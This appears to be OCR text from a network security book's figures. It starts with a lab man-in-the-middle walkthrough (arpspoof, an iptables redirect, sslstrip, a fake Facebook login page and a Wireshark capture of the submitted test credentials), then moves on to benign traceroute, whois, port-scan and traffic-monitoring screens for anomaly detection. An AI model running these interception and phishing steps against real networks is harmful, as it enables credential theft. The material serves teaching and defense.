

```
┌──(deep㉿redteam)-[/]
└─$ sudo arpspoof -i eth0 -t 192.168.64.1 -r 192.168.64.153
0:c:29:c6:8b:c4 0:50:56:c0:0:8 0806 42: arp reply 192.168.64.153 is-at 0:c:29:c6:8b:c4
0:c:29:c6:8b:c4 0:c:29:47:18:e3 0806 42: arp reply 192.168.64.1 is-at 0:c:29:c6:8b:c4
0:c:29:c6:8b:c4 0:50:56:c0:0:8 0806 42: arp reply 192.168.64.153 is-at 0:c:29:c6:8b:c4
0:c:29:c6:8b:c4 0:c:29:47:18:e3 0806 42: arp reply 192.168.64.1 is-at 0:c:29:c6:8b:c4
```

```
┌──(deep㉿redteam)-[~]
└─$ sudo iptables -t nat -A PREROUTING -p tcp --destination 80 -j
REDIRECT --to-port 8080
```


```
┌──(deep㉿redteam)-[~]
└─$ sudo sslstrip -l 8080

sslstrip 1.0 by Moxie Marlinspike running...
```



Facebook Login
192.168.64.130/facebook/fb-phishing/
facebook


Facebook Login
Verify your identity
Enter your password
Forgot your password? Reset your password
Username:
test@test.com
Password:
keep me logged in
Login


ip.addr == 192.168.64.153 && http
Time Source Destination Protocol Length Info
242.882… 192.168.64.130 192.168.64.153 HTTP 659 HTTP/1.1 200 OK (PNG)
259.574… 192.168.64.153 192.168.64.130 HTTP 528 GET /facebook/fb-phishing/do_action.php?username=test%40test.com&password=test&submit=Login HTTP
Frame 6806: 528 bytes on wire (4224 bits), 528 bytes captured (4224 bits) on interface eth0, id 0
Ethernet II, Src: VMware_47:18:e3 (00:0c:29:47:18:e3), Dst: VMware_c6:8b:c4 (00:0c:29:c6:8b:c4)
Internet Protocol Version 4, Src: 192.168.64.153, Dst: 192.168.64.130
Transmission Control Protocol, Src Port: 46218, Dst Port: 80, Seq: 1, Ack: 1, Len: 462
Hypertext Transfer Protocol
GET /facebook/fb-phishing/do_action.php?username=test%40test.com&password=test&submit=Login HTTP/1.1\r\n
Host: 192.168.64.130\r\n
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Referer: http://192.168.64.130/facebook/fb-phishing/\r\n
Connection: keep-alive\r\n
Upgrade-Insecure-Requests: 1\r\n
\r\n
[Full request URI: http://192.168.64.130/facebook/fb-phishing/do_action.php?username=test%40test.com&password=test&submit=Login]
[HTTP request 1/1]
[Response in frame: 6810]
0040 f0 fc 47 45 54 20 2f 66 61 63 65 62 6f 6f 6b 2f ··GET /f acebook/
0050 66 62 2d 70 68 69 73 68 69 6e 67 2f 64 6f 5f 61 fb-phish ing/do_a
0060 63 74 69 6f 6e 2e 70 68 70 3f 75 73 65 72 6e 61 ction.ph p?userna
0070 6d 65 3d 74 65 73 74 25 34 30 74 65 73 74 2e 63 me=test% 40test.c
0080 6f 6d 26 70 61 73 73 77 6f 72 64 3d 74 65 73 74 om&passw ord=test
0090 26 73 75 62 6d 69 74 3d 4c 6f 67 69 6e 20 48 54 &submit= Login HT
00a0 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 31 39 TP/1.1·· Host: 19
00b0 32 2e 31 36 38 2e 36 34 2e 31 33 30 0d 0a 55 73 2.168.64 .130·· Us
00c0 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c er-Agent : Mozill
00d0 61 2f 35 2e 30 20 28 58 31 31 3b 20 55 62 75 6e a/5.0 (X 11; Ubun
00e0 74 75 3b 20 4c 69 6e 75 78 20 78 38 36 5f 36 34 tu; Linu x x86_64
00f0 3b 20 72 76 3a 36 38 2e 30 29 20 47 65 63 6b 6f ; rv:68. 0) Gecko

```
C:\Users\Legion>nslookup google.com
Server:  UnKnown
Address:  192.168.100.1

Non-authoritative answer:
Name:    google.com
Addresses:  2a00:1450:4006:802::200e
          172.217.18.238
```





File | C:/Users/Legion/AppData/Roaming/NWPS/NETSCA~1/HTMLTM~1.HTM

#
Copyright 1997-2022, American Registry for Internet Numbers, Ltd.
#

[End Query]

****
The following query requests IP specific information from another source.
****

Timestamp: 04/16/22 03:47:55
[Search Query: 172.217.18.238, Whois Server Used: whois.pwhois.org]
IP: 172.217.18.238
Origin-AS: 15169
Prefix: 172.217.18.0/24
AS-Path: 8220 15169
AS-Org-Name: Google LLC
Org-Name: Google LLC
Net-Name: GOOGLE
Cache-Date: 1650005273
Latitude: 37.405992
Longitude: -122.078515
City: Mountain View
Region: California
Country: United States of America
Country-Code: US
Route-Originated-Date: Apr 12 2022 05:25:02
Route-Originated-TS: 1649741102

[End Query]

Test: Ping ICMPv4 Mode (WinPcap)
Input: 172.217.18.238
Reference: 1650070084
Results:

Ping	Responding IPv4	Bytes	Time (ms)	TTL	Status
1	172.217.18.238	32	77.116	116	0:0:Echo Reply
2	172.217.18.238	32	78.494	116	0:0:Echo Reply
3	172.217.18.238	32	76.174	116	0:0:Echo Reply
4	172.217.18.238	32	76.534	116	0:0:Echo Reply
5	172.217.18.238	32	77.099	116	0:0:Echo Reply

Test: Ping - Analysis
Input: 172.217.18.238
Reference: 1650070084
Results:
Pinged par10s10-in-f238.1e100.net [172.217.18.238] with 32 data bytes
Start Time: Sat, 16 Apr 2022 03:48:00
ANALYSIS:Target reached by one or more packets.
Outgoing Packet DS Bits: 000 000 ECN: 00
5 packets transmitted, 5 packets received, 0% packet loss


Round Trip Time - min / avg / max / ave jitter = 76.174 / 77.083 / 78.494 / 1.156 (ms)


Test: Traceroute
Input: 172.217.18.238
Reference: 1650070091
Results:


Hop	IP Address	Hostname	Time (ms)	Country	Status
1	192.168.100.1	?	1	Unassigned or assigned to IANA.org	11:0:The hop limit expired in transit
2	84.235.125.3	84-235-125-3.saudi.net.sa	5	SAUDI ARABIA	11:0:The hop limit expired in transit
3	10.188.193.50	?	31	Unassigned or assigned to IANA.org	11:0:The hop limit expired in transit
4	10.188.193.45	?	8	Unassigned or assigned to IANA.org	11:0:The hop limit expired in transit
5	10.188.195.73	?	23	Unassigned or assigned to IANA.org	11:0:The hop limit expired in transit
6	72.14.209.8	?	79	UNITED STATES	11:0:The hop limit expired in transit
7	72.14.233.77	?	78	UNITED STATES	11:0:The hop limit expired in transit
8	108.170.244.177	?	81	UNITED STATES	11:0:The hop limit expired in transit
9	108.170.230.209	?	103	UNITED STATES	11:0:The hop limit expired in transit
10	216.239.35.200	?	91	UNITED STATES	11:0:The hop limit expired in transit
11	108.170.252.241	?	78	UNITED STATES	11:0:The hop limit expired in transit
12	72.14.232.49	?	78	UNITED STATES	11:0:The hop limit expired in transit
13	172.217.18.238	par10s10-in-f238.1e100.net	76	UNITED STATES	0:0 Echo Reply


79	-	TCP	No Response - Timeout
80	http	TCP	Port Active
88	-	TCP	No Response - Timeout
106	-	TCP	No Response - Timeout
110	-	TCP	No Response - Timeout
111	-	TCP	No Response - Timeout
119	-	TCP	No Response - Timeout
135	-	TCP	No Response - Timeout
137	-	TCP	No Response - Timeout
139	-	TCP	No Response - Timeout
143	-	TCP	No Response - Timeout
144	-	TCP	No Response - Timeout
179	-	TCP	No Response - Timeout
199	-	TCP	No Response - Timeout
389	-	TCP	No Response - Timeout
427	-	TCP	No Response - Timeout
443	https	TCP	Port Active


Chapter 9: Using Behavior Analysis and Anomaly Detection




Sensor (003) FastEthernet0 (WAN-VRF) Traffic
OK
Interface VRF
Overview
Live Data
2 days
30 days
365 days
Log
Settings
Notification Triggers
Comments
History
Last Scan: 58 s
Last Up: 58 s
Last Down: 32 d
Uptime: 98.4035%
Downtime: 1.5965%
Coverage: 100%
Sensor Type: SNMP Traffic 64bit
Performance Impact:
Dependency: Parent
Interval: 60 s
ID: #2824
18Mbps peak goes out of the interface
Max: 10,759 kbit/s
Min: 112 kbit/s
kbit/s
%
Downtime
Traffic Total
Traffic In
Traffic Out
Unicast in
Unicast out
Show all
Hide all
Traffic coming into the interface
Traffic goes out of the interface


Sensor Central-Router-248-NetFlow
1 hour interval average of 325 kbit/s (Various) is unusually high for this hour of the week.
Netflow statistics on Interface VRF
Overview
Live Data
2 days
Historic Data
Log
Settings
Notification Triggers
Comments
History
Last Scan: 5 m 17 s
Last Up: 5 m 17 s
Last Down:
Uptime: 100.0000%
Downtime: 0.0000%
Coverage: 98%
Sensor Type: NetFlow v9
Performance Impact:
Dependency: Parent
Interval: 60 s
ID: #2820
18Mbps peak goes out of the interface
18Mbps peak goes out of the interface
%
kbit/s
Web traffic
Downtime
Total
Other
WWW
FTP/P2P
Mail
Chat
Remote Control
Infrastructure
NetBIOS
Various
Citrix
Show all
Hide all


Date and time of statistics
Source address 172.30.131.1
Source IPs and port numbers
Destination IPs and port numbers
Traffic sent in Bytes
01/12/2020 19:15:00 - 19:30:00


Open ports on hosts
Hosts IP addresses
Wireshark · Endpoints · Example 1.pcapng

FastResolver

File Edit View Options Help

In...	IP Address	Host Name	Original Name
1	3.12.25.146	ec2-3-12-25-146.us-east-2.compute.amazonaws.com	
2	3.12.158.140	ec2-3-12-158-140.us-east-2.compute.amazonaws.com	
3	3.220.156.29	ec2-3-220-156-29.compute-1.amazonaws.com	
4	13.59.223.232	ec2-13-59-223-232.us-east-2.compute.amazonaws.com	
5	13.88.181.35		
6	13.89.202.241		
7	13.107.4.52		
8	13.107.6.171		
9	13.107.42.12	1drv.ms	
10	13.225.255.31	server-13-225-255-31.tlv50.r.cloudfront.net	
11	18.156.31.164	ec2-18-156-31-164.eu-central-1.compute.amazonaws.com	
12	18.230.160.38	ec2-18-230-160-38.sa-east-1.compute.amazonaws.com	
13	18.230.160.83	ec2-18-230-160-83.sa-east-1.compute.amazonaws.com	
14	18.230.160.92	ec2-18-230-160-92.sa-east-1.compute.amazonaws.com	
15	20.54.7.166		
16	20.190.129.1		
17	23.43.30.74	a23-43-30-74.deploy.static.akamaitechnologies.com	
18	23.227.137.155		
19	31.13.92.10	edge-star-shv-01-frt3.facebook.com	
20	31.13.92.52	whatsapp-cdn-shv-01-frt3.fbcdn.net	
21	34.107.254.252	252.254.107.34.bc.googleusercontent.com	
22	34.125.0.111	111.0.125.34.bc.googleusercontent.com	
23	34.192.166.167	ec2-34-192-166-167.compute-1.amazonaws.com	

Amazon services

Microsoft One Drive

Amazon services


Akamai hosting

